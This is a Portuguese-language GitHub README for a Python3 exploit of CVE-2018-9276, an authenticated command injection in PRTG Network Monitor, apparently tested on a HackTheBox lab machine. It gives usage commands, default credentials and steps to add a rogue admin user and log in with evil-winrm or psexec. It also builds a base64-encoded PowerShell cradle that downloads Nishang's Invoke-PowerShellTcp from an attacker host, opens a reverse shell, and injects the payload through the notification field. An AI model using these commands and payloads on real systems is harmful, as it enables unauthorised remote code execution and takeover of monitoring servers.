 alvinsmith-eroad/cve-2018-9276
CVE-2018-9276 PRTG < 18.2.39 Shell reverso (suporte a Python3)

CVE-2018-9276 PRTG < 18.2.39 Reverse Shell (suporte a Python3)
git clone https://github.com/A1vinSmith/CVE-2018-9276.git

./exploit.py -i targetIP -p targetPort --lhost hostIP --lport hostPort --user user --password pass
prtgadmin:prtgadmin. E pode valer a pena verificar o banco de dados ou o log para obtê-las. https://kb.paessler.com/en/topic/463-how-and-where-does-prtg-store-its-data--lport 445 se a porta não estiver ocupada.Máquina Netmon do HTB
OS Name:                   Microsoft Windows Server 2016 Standard
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00376-30821-30176-AA362
Original Install Date:     2/3/2019, 7:05:45 AM
System Boot Time:          7/28/2021, 9:02:41 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Um grande agradecimento a wildkindcc pela versão python2 https://github.com/wildkindcc/CVE-2018-9276
https://www.rapid7.com/db/modules/exploit/windows/http/prtg_authenticated_rce/
https://www.exploit-db.com/exploits/46527
https://github.com/chcx/PRTG-Network-Monitor-RCE
As credenciais são necessárias para realizar o exploit. Primeiro faça login e obtenha o cookie autenticado para adicionar um novo usuário.
./prtg-exploit.sh -u http://10.10.10.10 -c "OCTOPUS1813713946=XXX"

// Login as the new user via evil-winrm

evil-winrm -i 10.10.10.10 -u pentest -p 'P3nT3st!'
// or alternative psexec.py
python3 /path/etc/impacket/examples/psexec.py pentest:'P3nT3st!'@10.10.10.10
Caso não queiramos adicionar um usuário, para uma melhor OPSEC podemos obter um reverse shell. No entanto, devido à codificação HTML, muitos caracteres são codificados. Podemos contornar isso usando execução base64 do powershell. Precisamos criar um comando codificado em base64. Porém, ele deve estar na codificação que o Windows usa, ou seja, UTF-16LE
❯ echo -n "IEX(new-object net.webclient).downloadstring('http://10.10.10.100/Invoke-PowerShellTcp.ps1' )" | iconv -t UTF-16LE | base64 -w0

SQBFAFgAKABu...SNIP...HMAMQAnACAAKQA=
Usamos o iconv para converter para a codificação alvo e executaremos este reverse shell do Nishang. https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1
Baixe o script e adicione o comando na última linha.
wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1

echo 'Invoke-PowerShellTcp -Reverse -IPAddress 10.10.10.100 -Port 4444' >> Invoke-PowerShellTcp.ps1
Agora inicie um servidor HTTP simples e crie uma nova notificação
python3 -m http.server 80

Clique em Setup > Account Settings > Notifications -> clique em “Add new notification” no extremo direito Dispare a notificação clicando no botão do sino
abc.txt | powershell -enc SQBFAFgAKABu...SNIP...HMAMQAnACAAKQA=